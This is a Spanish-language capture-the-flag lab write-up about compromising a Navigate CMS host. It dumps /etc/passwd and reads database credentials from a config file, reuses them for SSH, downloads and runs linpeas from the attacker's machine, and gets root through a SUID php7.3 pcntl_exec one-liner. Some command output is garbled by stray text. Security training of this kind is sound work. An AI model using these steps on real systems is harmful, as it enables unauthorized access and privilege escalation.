sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
bind:x:107:113::/var/cache/bind:/usr/sbin/nologin
denisse:x:1000:1000:denisse,,,:/home/denissee:/bin/bash
www-data@navigator:~$ 
```



Procedemos a ver el interior de la página web y sus partes.

```
www-data@navigator:~$ ls
ls
html
navigator.hm
www-data@navigator:~$ cd navigator.hm
cd navigator.hm
www-data@navigator:~/navigator.hm$ ls
ls
crossdomain.xml
index.php
navigate
www-data@navigator:~/navigator.hm$ cat index.php
cat index.php
<?php
phpinfo();
?>
www-data@navigator:~/navigator.hm$
```

Vemos que información podemos encontrar, allí se encuentra la página php por defecto con la información.

```
www-data@navigator:~/navigator.hm$ cd navigate
cd navigate
www-data@navigator:~/navigator.hm/navigate$ ls -l
ls -l
total 136
-rwxr-xr-x 1 www-data www-data 18092 May 30 2021 LICENSE.txt
-rwxr-xr-x 1 www-data www-data 1395 May 30 2021 README
drwxr-xr-x 2 www-data www-data 4096 May 30 2021 cache
drwxr-xr-x 2 www-data www-data 4096 May 19 2022 cfg
-rwxr-xr-x 1 www-data www-data 361 May 30 2021 crossdomain.xml
drwxr-xr-x 7 www-data www-data 4096 May 30 2021 css
-rwxr-xr-x 1 www-data www-data 15086 May 30 2021 favicon.ico
drwxr-xr-x 6 www-data www-data 4096 May 19 2022 img
-rwxr-xr-x 1 www-data www-data 232 May 30 2021 index.php
drwxr-xr-x 7 www-data www-data 4096 May 30 2021 js
drwxr-xr-x 9 www-data www-data 4096 May 30 2021 lib
-rwxr-xr-x 1 www-data www-data 13032 May 30 2021 login.php
-rwxr-xr-x 1 www-data www-data 7904 May 30 2021 navigate.php
-rwxr-xr-x 1 www-data www-data 1300 May 30 2021 navigate_download.php
-rwxr-xr-x 1 www-data www-data 21 Nov 6 18:07 navigate_info.php
-rwxr-xr-x 1 www-data www-data 11434 May 30 2021 navigate_upload.php
drwxr-xr-x 4 www-data www-data 4096 May 30 2021 plugins
drwxr-xr-x 8 www-data www-data 4096 May 19 2022 private
drwxr-xr-x 3 www-data www-data 4096 May 30 2021 themes
drwxr-xr-x 2 www-data www-data 4096 May 30 2021 updates
drwxr-xr-x 2 www-data www-data 4096 May 30 2021 web
www-data@navigator:~/navigator.hm/navigate$
```

Vemos su página web navigate. Empezando por su login.php y requiere de las siguientes páginas.

```
www-data@navigator:~/navigator.hm/navigate$ cat login.php
cat login.php
<?php
require_once('cfg/globals.php');
require_once('cfg/common.php');
```

Vemos entonces las mismas.



```
www-data@navigator:~/navigator.hm/navigate$ ls
ls
LICENSE.txt
README
cache
cfg
crossdomain.xml
css
favicon.ico
img
index.php
js
lib
login.php
navigate.php
navigate_download.php
navigate_info.php
navigate_upload.php
plugins
private
themes
updates
web

www-data@navigator:~/navigator.hm/navigate$ cd cfg
cd cfg
www-data@navigator:~/navigator.hm/navigate/cfg$ ls
ls
common.php
globals.php
session.php
```

Encontrados nuestros archivos procedemos a leerlos.

```
www-data@navigator:~/navigator.hm/navigate/cfg$ cat globals.php
/*
 * App installation details */
define('APP_NAME', 'Navigate CMS');
define('APP_VERSION', '2.8 r1302');

/* Database connection */
define('PDO_HOSTNAME', "localhost");
define('PDO_PORT', "3306");
define('PDO_SOCKET', "");
define('PDO_DATABASE', "navigate");
define('PDO_USERNAME', "denisse");
define('PDO_PASSWORD', "H4x0r");
define('PDO_DRIVER', "mysql");
```

Vemos nombres y versiones, como también la conexión a la base de datos dada por el usuario denisse:H4x0r

```
(root㉿kali)-[~/home/kali/NAVI]
# echo H4x0r > pass.txt
```

Ya tenemos un usuario confirmado procedemos a probarlo en el panel.



TAREA 4 - RETO NAVIGATOR



www.navigatecms.com

User

denisse

Password

Remember me

Enter

Forgot password?

Estamos entonces en su panel.

The screenshot shows the Navigate CMS dashboard. On the left, there's a 'Web summary' section with four boxes: 'Pages available' (7), 'Page views' (0), 'Comments' (0), and 'Comments to revise' (0). To the right of this is a 'Top pages' list:

| Page | Last modified by | Page | Last modified by |
|----------------------------|------------------|--------------|------------------|
| http://www.navigatecms.com | denisse | /blog | denisse |
| /es/blog | | /contact | |
| /es/contacto | | /search | |
| /home | | /es/busqueda | |
| /es/inicio | | /about | |

Below the top pages is a 'Latest modifications' section with a similar list. At the bottom right, there's an 'RSS' feed for 'Navigate CMS Update'.

Vemos si existe una reutilización de contraseñas al servicio SSH.

```
[root@kali)-[/home/kali/NAVI] # crackmapexec ssh 192.168.240.138 -u user.txt -p pass.txt
SSH      192.168.240.138 22      192.168.240.138  [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH      192.168.240.138 22      192.168.240.138  [+] denisse:H4x0r@navigatordate/private");
```

Vemos que si nos autenticamos. Somos el usuario Denisse.

```
[root@kali)-[/home/kali/NAVI]
# ssh -l denisse 192.168.240.138
The authenticity of host '192.168.240.138 (192.168.240.138)' can't be established.
ED25519 key fingerprint is SHA256:200vGWVTLVYUa10Z66+ITgaVeJyCjBYb1M+PlK3w7TY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.240.138' (ED25519) to the list of known hosts.
denisse@192.168.240.138's password:
Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
denisse@navigator:~$
```



TAREA 4 - RETO NAVIGATOR

```
denisse@navigator:~$ ls also || isset($_R  
bandera1.txt FAILSAFE', false);  
denisse@navigator:~$ cat bandera1.txt  
19019f428f02d94f958b9f709732a51e  
denisse@navigator:~$ █ENTRE //navigator
```

BANDERA1:19019f428f02d94f958b9f709732a51e

Utilizamos linpeas para obtener información comprometedora de todo el sistema. Montamos el server en el puerto 8086.

```
[root@kali]~[~/home/kali/Downloads]
# python -m http.server 8086
Serving HTTP on 0.0.0.0 port 8086 (http://0.0.0.0:8086/) ...
[19019]+ 128T (core) 0:00 /usr/bin/python -m http.server 8086
denisse@navigator:~$
```

Descargamos Linpeas, le damos los permisos y ejecutamos.

```
denisse@navigator:~$ wget 192.168.240.135:8086/linpeas
--2024-11-06 18:48:32-- http://192.168.240.135:8086/linpeas
Connecting to 192.168.240.135:8086 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3211176 (3.1M) [application/octet-stream]
Saving to: 'linpeas'

linpeas          100%[=====] 3.06M --.-KB/s   in 0.1s

2024-11-06 18:48:32 (28.8 MB/s) - 'linpeas' saved [3211176/3211176]

denisse@navigator:~$
```

```
denisse@navigator:~$ chmod +x linpeas  
denisse@navigator:~$ ./linpeas
```

Vemos su sistema.

```
graph LR; A[User Input] --> B[System Information]; B --> C[Operative system]; C --> D["https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits"]
```

Algunos puertos internos no detectados.

| Active Ports | | | | | | |
|---|---|---|--------------------|-----------|--------|---|
| https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports | | | | | | |
| tcp | 0 | 0 | 192.168.240.138:53 | 0.0.0.0:* | LISTEN | - |
| tcp | 0 | 0 | 127.0.0.1:53 | 0.0.0.0:* | LISTEN | - |
| tcp | 0 | 0 | 0.0.0.0:22 | 0.0.0.0:* | LISTEN | - |
| tcp | 0 | 0 | 127.0.0.1:953 | 0.0.0.0:* | LISTEN | - |
| tcp | 0 | 0 | 127.0.0.1:3306 | 0.0.0.0:* | LISTEN | - |
| tcp | 0 | 0 | 0.0.0.0:80 | 0.0.0.0:* | LISTEN | - |
| tcp6 | 0 | 0 | :::53 (host") | :::* | LISTEN | - |
| tcp6 | 0 | 0 | :::22 | :::* | LISTEN | - |
| tcp6 | 0 | 0 | ::1:953 | :::* | LISTEN | - |
| tcp6 | 0 | 0 | :::80 (late") | :::* | LISTEN | - |



Usuarios.

```
Users with console
denisse:x:1000:1000:denisse,,,:/home/denissey:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

Vemos los posibles privilegios SUID.

```
Files with Interesting Permissions
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-- 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount → BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/mount → Apple_Mac OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-16
99.24.8
-rwsr-xr-x 1 root root 4.6M Feb 13 2021 /usr/bin/php7.3 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn → SUSE_9.3/10
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd → Apple_Mac OSX(03-2006)/solaris_8/9(12-2004)/SPARC_8/9
/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
```

Aquí hay un binario que nos llama la atención y procedemos a explotar

```
-rwsr-xr-x 1 root root 4.6M Feb 13 2021 /usr/bin/php7.3 (Unknown SUID binary!)
```

Vamos a <https://gtfobins.github.io>.

GTFOBins Star 10,854

Buscamos PHP y clic en SUID.

| Binary | Functions |
|--------|--|
| php | Shell Command Reverse shell File upload File download File write File read SUID Sudo Capabilities |

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .
CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```



Vemos que nos pide instalar y luego ejecutar el código con su bash, por lo que debemos modificarlo un poco

```
sudo install -m =xs $(which php) .
CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

Procedemos a modificarlo entonces.

```
denisse@navigator:~$ sudo -l
-bash: sudo: command not found
denisse@navigator:~$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', '-p');"
# whoami
root
#
```

Vemos que escalamos privilegios root. Pasamos a buscar nuestra segunda bandera.

```
# cd /root
# ls
bandera2.txt
# cat bandera2.txt
e3b9c48f529685a5fca3e8a5d7d27e0a
#
```

BANDERA2:e3b9c48f529685a5fca3e8a5d7d27e0a



7) Escalación de privilegios.

Se utilizo la escalación de privilegios, luego de ser usuario con un exploit de Metasploit, mediante el uso de la información del sistema obtenida gracias a la herramienta Linpeas, además se investigó dentro de los archivos de la página navigate reconociendo los archivos más frecuentes para base de datos o usuarios/contraseñas.

Por ultimo se reconoció los binarios y se utilizo uno (php7.3) con el cual al modificarlo de manera correcta nos dio los privilegios máximos como root.



8) Banderas.

Pudimos encontrar:

- La bandera 1 en el usuario denisse.
- La bandera 2 en el usuario root.

| Bandera N° | Flags |
|------------|----------------------------------|
| Bandera 1 | 19019f428f02d94f958b9f709732a51e |
| Bandera 2 | e3b9c48f529685a5fca3e8a5d7d27e0a |

| Usuario | Contraseñas | Servicio |
|---------|-------------|----------|
| denisse | H4x0r | SSH |

9) Herramientas usadas.

Algunas de las herramientas utilizadas fueron:

| Herramientas usadas | | | |
|---------------------|------------------|------------|--------------|
| Nmap | Searchsploit | Nessus | crackmapecex |
| gobuster | Github | Linpeas | Whatweb |
| Google | Exploit Database | Wappalyzer | Burpsuite |





10) Conclusiones y Recomendaciones.

- ✓ Actualizar el SO: Asegúrate de tener siempre la última versión del sistema operativo y aplica todos los parches de seguridad disponibles.
- ✓ Nunca usar configuraciones por defecto, el hecho de no hacer configuraciones robustas permite el fácil ingreso a cualquier persona.
- ✓ Deshabilitar funciones peligrosas de PHP: En el archivo de configuración de PHP (php.ini), deshabilita funciones que puedan ser utilizadas en ataques LFI, como include, require, include_once, y require_once, si no son absolutamente necesarias. También puedes deshabilitar la opción allow_url_include. Ejemplo en php.ini: allow_url_include = Off
- ✓ Aplicar Parches de Seguridad: La forma más efectiva de corregir una vulnerabilidad conocida es aplicar el parche o actualización proporcionado por los desarrolladores del CMS. Asegúrate de que el CMS Navigate esté actualizado a la versión más reciente.

<https://www.navigatecms.com/es/inicio>

Visita el sitio web oficial del CMS Navigate o la documentación de seguridad para obtener detalles sobre el parche disponible.

Si el CMS no tiene una solución oficial disponible, se puede sugerir la actualización a una versión más segura si es posible o contactar con el proveedor del CMS.

- ✓ Revisión y Restricción de Permisos de Archivos
- ✓ Solución recomendada: Configurar el servidor para que los archivos subidos solo puedan ser ejecutados por usuarios con permisos específicos. Revisar y restringir permisos de escritura a las carpetas críticas del CMS como aquellas donde se almacenan scripts, configuraciones, o archivos cargados.
- ✓ Evitar si montamos una pagina web que se tenga acceso a una pagina conocida sin configurar, como también que permita a cualquier usuario listar directorios.

